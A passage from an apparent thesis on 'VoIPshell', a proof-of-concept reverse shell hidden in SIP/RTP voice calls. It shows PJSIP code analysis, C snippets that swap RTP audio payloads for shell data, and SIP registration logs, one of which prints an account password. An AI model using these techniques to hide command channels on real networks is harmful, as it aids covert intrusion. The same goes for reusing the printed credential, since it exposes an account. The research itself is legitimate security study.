To issue a SIP call with the UA PJSUA, do the following:

1. Start the executable you created in Chapter 10.5 so you can see the PJSUA interface depicted in Figure 59.
2. Type m and hit enter
3. Type the SIP address of the recipient (i.e. sip:152.96.195.224:5070) and hit enter

The called party, also running a PJSUA, will receive the command line output shown in Figure 60.



```
14:03:56.200    pjsua_app.c  ..Incoming call for account 1!
Media count: 1 audio & 0 video
From: <sip:152.96.195.224>
To: <sip:localhost>
Press a to answer or h to reject call
```

Figure 60: Incoming call on PJSUA
Source: own creation

Pressing a and enter will let you choose the status code with which you want to answer the call as shown in Figure 61.



```
14:09:03.545    pjsua_app.c  ..Incoming call for account 1!
Media count: 1 audio & 0 video
From: <sip:152.96.195.224>
To: <sip:localhost>
Press a to answer or h to reject call
a
Answer with code (100-699) (empty to cancel):
```

Figure 61: Choosing status response on pjsua UA
Source: own creation

After answering with 200 the call setup will be complete, and you can talk with your call partner.

10.7 Code analysis

10.7.1 First attempt at debugging

Many hours were spent debugging and inspecting the code, which was a very painstaking process. The library is very large, and it was difficult finding out how exactly the RTP payload can be customized. It did not help that the code is not properly indented. Many nested loops have the same amount of indentation as their parents, which makes it more difficult to recognize the structure of the code.
There is no universal code style, so for example depending who wrote a certain piece of code, opening brackets are on a new line or not. And then there are random comments in the code such as this one from pjmedia/conference.c.



```
status = write_port( conf, conf_port, &frame->timestamp,
                     &frm_type);
if (status != PJ_SUCCESS) {
    /* bennylp: why do we need this????
       One thing for sure, put_frame()/write_port() may return
       non-successfull status on Win32 if there's temporary glitch
       on network interface, so disabling the port here does not
       sound like a good idea.

    PJ_LOG(4,(THIS_FILE, "Port %.*s put_frame() returned %d. "
                 "Port is now disabled",
                 (int)conf_port->name.slen,
                 conf_port->name.ptr,
                 status));
    conf_port->tx_setting = PJMEDIA_PORT_DISABLE;
    */
```

Figure 62: Random comment in PJSIP
Source: own creation

Finally, the code was understood well enough to create the sequence diagram depicted in Figure 63. All these classes are part of the project pjmedia, except for the class speex_codec.c which is part of the project pjmedia_codec. The diagram is greatly simplified and is only meant to give a general impression of the classes and methods that take part in sending an RTP packet in PJSIP.





Figure 63: PJSIP sequence diagram
Source: own creation

The frame that is being passed around (i.e. get_frame() and put_frame() in Figure 63) describes a media frame. It is essentially an RTP packet, or at least it contains all the information necessary for an RTP packet. Figure 64 shows a screenshot of the frame, which is declared in the file frame.h in the project pjmedia.



```
/**
 * This structure describes a media frame.
 */
typedef struct pjmedia_frame
{
    pjmedia_frame_type   type;      /**< Frame type.              */
    void                 *buf;      /**< Pointer to buffer.       */
    pj_size_t            size;      /**< Frame size in bytes.         */
    pj_timestamp         timestamp; /**< Frame timestamp.         */
    pj_uint32_t          bit_info;  /**< Bit info of the frame, sample case:
                                        a frame may not exactly start and end
                                        at the octet boundary, so this field
                                        may be used for specifying start &
                                        end bit offset.        */
} pjmedia_frame;
```

Figure 64: Declaration of media frame
Source: own creation

The frame type is an Enum to distinguish between the following frame types:

- No frame
- Normal audio frame
- Extended audio frame
- Video frame

The field *buf points to the location of the payload as illustrated in Figure 65. The field size contains the size of the buffer in bytes. This is needed so PJSIP knows for how many more bytes it needs to keep reading, because *buf only contains the location of the first byte. In the example in Figure 65 the field size would be 5, because that is how many bytes need to be read. The payload here is the string “Hello”.




Figure 65: Pointer to buffer in media frame
Source: own creation

As a result of these findings it was decided that the easiest way to customize the RTP payload would be to edit the class stream.c and modify the field *buf of the media frame to point to our own payload.

10.7.2 Replacing the device's input and output stream

When a call is established a WMME capture and playback thread is started. It contains a while-loop in the function wmme_dev_thread() of the class wmme_dev.c of project pjmedia_audiodev. This while-loop runs as long as the phone call persists, and it alternatingly both reads data from the microphone stream and writes data to the speaker stream.

Because the VoIPshell traffic is encoded as audio, this thread seems to be the obvious place to swap the voice traffic for VoIPshell data. After studying the code, it was presumed, that PJSIP reads voice data from a wmme_strm and then writes it to a pjmedia_frame for further processing. The processed pjmedia_frame gets eventually written to an RTP frame before being transmitted over the network. On the receiver's side the opposite would take place for writing a frame containing transmitted data to a wmme_strm for the speakers. This is illustrated in Figure 66.





Figure 66: Interpretation of PJSIP's code concerning WMME streams
Source: own creation


Figure 67 shows how the WMME stream is accessed within the while-loop mentioned before.



```
char* buffer = (char*) wmme_strm->WaveHdr[wmme_strm->dwBufIdx].lpData;
unsigned cap_len = wmme_strm->WaveHdr[wmme_strm->dwBufIdx].dwBytesRecorded;
pjmedia_frame pcm_frame, *frame;
```


Figure 67: Access of WMME stream in while-loop

It was decided to replace the voice data in the WMME stream with VoIPshell data before the pjmedia frame gets created (Figure 68) and then again read the frame on the receiver before it gets written to the WMME stream (Figure 69).



```
int frame_size = 640;
if (voip_buffer_len > frame_size) {
    memcpy(buffer, voip_buffer_start, frame_size);
    cap_len = frame_size;
    voip_buffer_start += frame_size;
    voip_buffer_len -= frame_size;
}
```

Figure 68: Replacing WMME input stream




```
int frame_size = 640;
memcpy(voip_buffer_start, frame->buf, frame_size);
voip_buffer_start += frame_size;
voip_buffer_len += frame_size;
```

Figure 69: Reading transmitted frame
Source: own creation

However, this did not yield the expected results. It would appear, that, due to the lack of proper documentation on PJSIP, this part of the code was not correctly interpreted. Because this project has a set time frame, it was decided to go another route. This is illustrated in Figure 70 which shows the PJSIP audio media flow.

The original audio stream would not be meddled with directly after it has been read from the microphone and before it has been sent to the speaker (Position **1** in Figure 70). Instead, the data would be replaced in the class stream.c, right before the RTP packet gets created and sent and right after it has been received from the network (Position **2** in Figure 70).




Speaker
Mic
Sound Device (sound.h)
play_cb
rec_cb
Sound Device Port (sound_port.h)
get_frame
put_frame
Echo Canceller (echo.h)
Conference Bridge (conference.c)
get_frame
put_frame
Codec (codec.h)
Jitter Buffer (jbuf.[hc])
RTP/ RTCP Session (rtp.[hc], rtcp[hc])
stream.c
UDP Media Transport (transport_ udp.c)
UDP Packet
1
2

Figure 70: PJSIP audio media flow
Source: PJSIP documentation [70] (edited from original)

10.7.3 Customizing RTP packets

It was decided, that the first thing to do, is to try replacing the RTP payload after it has been encoded by PJSIP and try reading the payload content back on the second UA. Basically, the goal is to achieve the same thing already accomplished with mjSIP. However, this proved to be more difficult than anticipated.

The content of the media frame (field frame_out) is replaced by overwriting its content (see Figure 71) after it has been encoded and before the header is created in the method put_frame_imp() of the class stream.c.




```
int message = 1;
frame_out.buf = &message;
frame_out.size = 4;
```

Figure 71: Overwriting media frame content
Source: own creation

This did not work, however. The message, which is simply an integer of value "1", was not visible in the RTP payload of the packets captured with Wireshark. Thinking it might be because the value was copied instead of the reference at some point (or vice versa) we experimented with different variations of this approach. But no matter where the media frame was overwritten or whether the buffer was passed by value or by reference, the RTP payload captured with Wireshark did not contain the expected value of **00 00 00 01**.

It was decided to take a closer look at where the RTP packet is actually created and sent. Still in the method put_frame_imp() of the class stream.c a few lines after the RTP header has been created, first the method pj_memcpy() is called to copy the header to the front of the packet and then the method pjmedia_transport_send_rtp() is used to send the packet.
While these calls had been noticed before, it had not been realized that they no longer work with the media frame but rather with a pjmedia_channel (see Figure 72) which also has a pointer to a buffer, here called *out_pkt, which stands for outgoing packet. This buffer points to the beginning of the RTP header and it is this pointer that is used when the RTP packet is finally sent.


At this point, the RTP payload must follow immediately after the RTP header in the physical storage. Just like the media frame kept track of its payload shown in Figure 65, the media channel uses the pointer *out_pkt and the field out_pkt_size to read the entire RTP packet (header and payload) from storage.



```
/**
 * Media channel.
 */
struct pjmedia_channel
{
    pjmedia_stream          *stream;        /**< Parent stream.         */
    pjmedia_dir             dir;            /**< Channel direction.     */
    unsigned                pt;             /**< Payload type.          */
    pj_bool_t               paused;         /**< Paused?.         */
    unsigned                out_pkt_size;   /**< Size of output buffer.     */
    void                    *out_pkt;       /**< Output buffer.         */
    pjmedia_rtp_session     rtp;            /**< RTP session.           */
};
```

Figure 72: Declaration of media channel
Source: own creation

This means, it needed to be made sure that not only the media frame contains a link to the custom payload but also that the media channel has a pointer to the custom RTP packet. For that, the payload of frame_out is copied to where the pointer *out_pkt points using pj_memcpy, as demonstrated in Figure 73. The first 12 bytes must be jumped, because that is where the RTP header is located.
At the same time the size of the outgoing RTP packet (channel->out_pkt_size) must be set (RTP payload length plus RTP header length).



```
            pj_memcpy((char*)channel->out_pkt + 12, frame_out.buf, frame_out.size);
```

Figure 73: Copying the payload to the RTP packet
Source: own creation

The transmission works now. It is possible read a test file into a buffer, transmit it piece by piece wrapped into RTP packets and then rewrite the file at the receiver's end. However, there are two issues with the current approach.

The first issue is, that the traffic never gets encoded with a valid audio codec. This means, if the VoIPshell traffic passes through the PSTN at any point in time, the transmission will most likely fail. This is, because through the PSTN the data gets transmitted in the form of analog audio between the frequencies 300Hz and 3'400Hz. This problem can be solved by first generating valid audio from the VoIPshell text, by the means of DTMF described in Chapter 7.5 and replacing the RTP payload in PJSIP before it gets encoded instead of afterwards (Position **3** in Figure 74).



Speaker
Mic
Sound Device (sound.h)
play_cb
rec_cb
Sound Device Port (sound_port.h)
Echo Canceller (echo.h)
get_frame
put_frame
Conference Bridge (conference.c)
get_frame
put_frame
Codec (codec.h)
Jitter Buffer (jbuf.[hc])
RTP/ RTCP Session (rtp.[hc], rtcp[hc])
UDP Media Transport (transport_ udp.c)
UDP Packet
stream.c
1
2
3

Figure 74: PJSIP audio media flow
Source: PJSIP documentation [70] (edited from original)

The second issue is, that in the current testing, packets are intercepted before they go through the jitter buffer. This means, that the successful transmission of the test file only works if both UAs are running on the same network. Because RTP is wrapped in UDP, it is not guaranteed that all packets arrive in the correct order, nor that they arrive at all.
The jitter buffer takes care of the order of the packets. However, because this is audio traffic, where it does not matter much if some packets are lost, PJSIP does not request a retransmission of these packets. Handling packet loss is one thing that will need to be implemented for the final PoC.

In conclusion, basic transmission works now. However, the traffic is still sent as plain text and not encoded as audio and the problem of unreliable UDP traffic is not yet solved. The next step is the encoding of the sample data to audio before transmission, as shown in Figure 74, so that the traffic may pass through the PSTN.

10.7.4 G.711 encoding and packet loss handling

As discovered when implementing text to audio conversion (see Chapter 11), the converted byte stream already represents valid G.711 encoded traffic. The traffic does not need to be encoded again in PJSIP.
Also, the limited time frame of this thesis does not allow further investigation in to packet loss handling, meaning the PoC for this reverse shell will work only in a local network, where UDP packets can be expected to arrive in order and without loss, and not over the internet.

For these reasons the voice traffic will be replaced at position two in Figure 74. The implementation is described in more detail in the software architecture document.

10.8 PJSIP register

10.8.1 Overview

In this section the SIP REGISTER process, performed by the PJSIP UA, is tested with a public and free SIP provider. The goal is it to prove, that the customized PJSIP UA is able to connect to a SIP provider and can successfully establish a call to a remote SIP UA.

10.8.2 General registration process in PJSIP

The PJSIP UA sample application provides the possibility to initiate the registration via command line parameters. After starting the PJSIP UA a new SIP account can be added by sending +a to the application. A SIP account holds all necessary registration information. The following information needs to be provided in order to create a new SIP account inside PJSIP:


Parameter	Description	Example
SIP URL	The SIP URL which was created while registering at a SIP provider.	sip:841319634@voiptalk.org
URL of registrar	The SIP URL of the SIP REGISTRAR server.	sip:voiptalk.org
Auth Realm	Domain for which the credentials are valid.	voiptalk.org
Auth Username	The username created at a specific SIP provider.	841319634
Auth Password	The password belonging to the username.	password

Table 24: SIP account parameters

If all parameters are provided, PJSIP will start the registeration process on start up.

10.8.3 SIP provider 1: Linphone

In this section the connection to the Linphone Registrar server is tested. In the PJSIP test scenario the PJSIP UA is provided the same credentials as used by the Linphone software. The creation of a new SIP account inside of PJSIP using Linphone as SIP provider is displayed in Figure 75.




```
>>> +a
Your SIP URL: (empty to cancel): sip:reverse1@sip.linphone.org
URL of the registrar: (empty to cancel): sip:sip.linphone.org
Auth Realm: (empty to cancel): sip.linphone.org
Auth Username: (empty to cancel): reverse1
Auth Password: (empty to cancel): uNY&1akC8$3#2Qe5cW
```

Figure 75: PJSIP SIP account Linphone
Source: own creation

When entering the last line, the SIP registration process is started. PJSIP creates the output shown in Figure 76. The Figure shows, that the account is successfully created inside of PJSIP (Lines 1 - 3). It is also visible, that a SIP REGISTER message from the PJSIP UA towards the SIP registrar was sent (Lines


4 - 16). The response of type 401 can also be seen inside the output. PJSIP terminates with the error message (printed in red color) which states that the digest algorithm SHA-256 is not supported. This error message seems to come from the file sip_auth_client.c.



```
15:27:07.929    pjsua_acc.c  Adding account: id=sip:reverse1@sip.linphone.org
15:27:07.933    pjsua_acc.c  .Account sip:reverse1@sip.linphone.org added with id 2
15:27:07.937    pjsua_acc.c  .Acc 2: setting registration..
15:27:07.941   pjsua_core.c  ...TX 559 bytes Request msg REGISTER/cseq=41517 (tdta014094F4) to UDP 91.121.209.194:5060:
REGISTER sip:sip.linphone.org SIP/2.0
Via: SIP/2.0/UDP 152.96.195.37:5060;rport;branch=z9hG4bKPj030a6f4db2a4402bb31328b26a16514b
Max-Forwards: 70
From: <sip:reverse1@sip.linphone.org>;tag=3c0a32c8528d4a8e82c6d48c870f5251
To: <sip:reverse1@sip.linphone.org>
Call-ID: 31a3b72fe0024c668f904566a0be3f57
CSeq: 41517 REGISTER
User-Agent: PJSUA v2.9 win32-6.2/i386/msvc-19.2.3
Contact: <sip:reverse1@152.96.195.37:5060;ob>
Expires: 300
Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS
Content-Length:  0


--end msg--
15:27:07.941    pjsua_acc.c  ..Acc 2: Registration sent
>>> 15:27:07.961   pjsua_core.c  .RX 672 bytes Response msg 401/REGISTER/cseq=41517 (rdata01431D24) from UDP 91.121.209.194:5060:
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 152.96.195.37:5060;rport=5060;branch=z9hG4bKPj030a6f4db2a4402bb31328b26a16514b
From: <sip:reverse1@sip.linphone.org>;tag=3c0a32c8528d4a8e82c6d48c870f5251
To: <sip:reverse1@sip.linphone.org>;tag=t1eBSgUQ4UcmB
Call-ID: 31a3b72fe0024c668f904566a0be3f57
CSeq: 41517 REGISTER
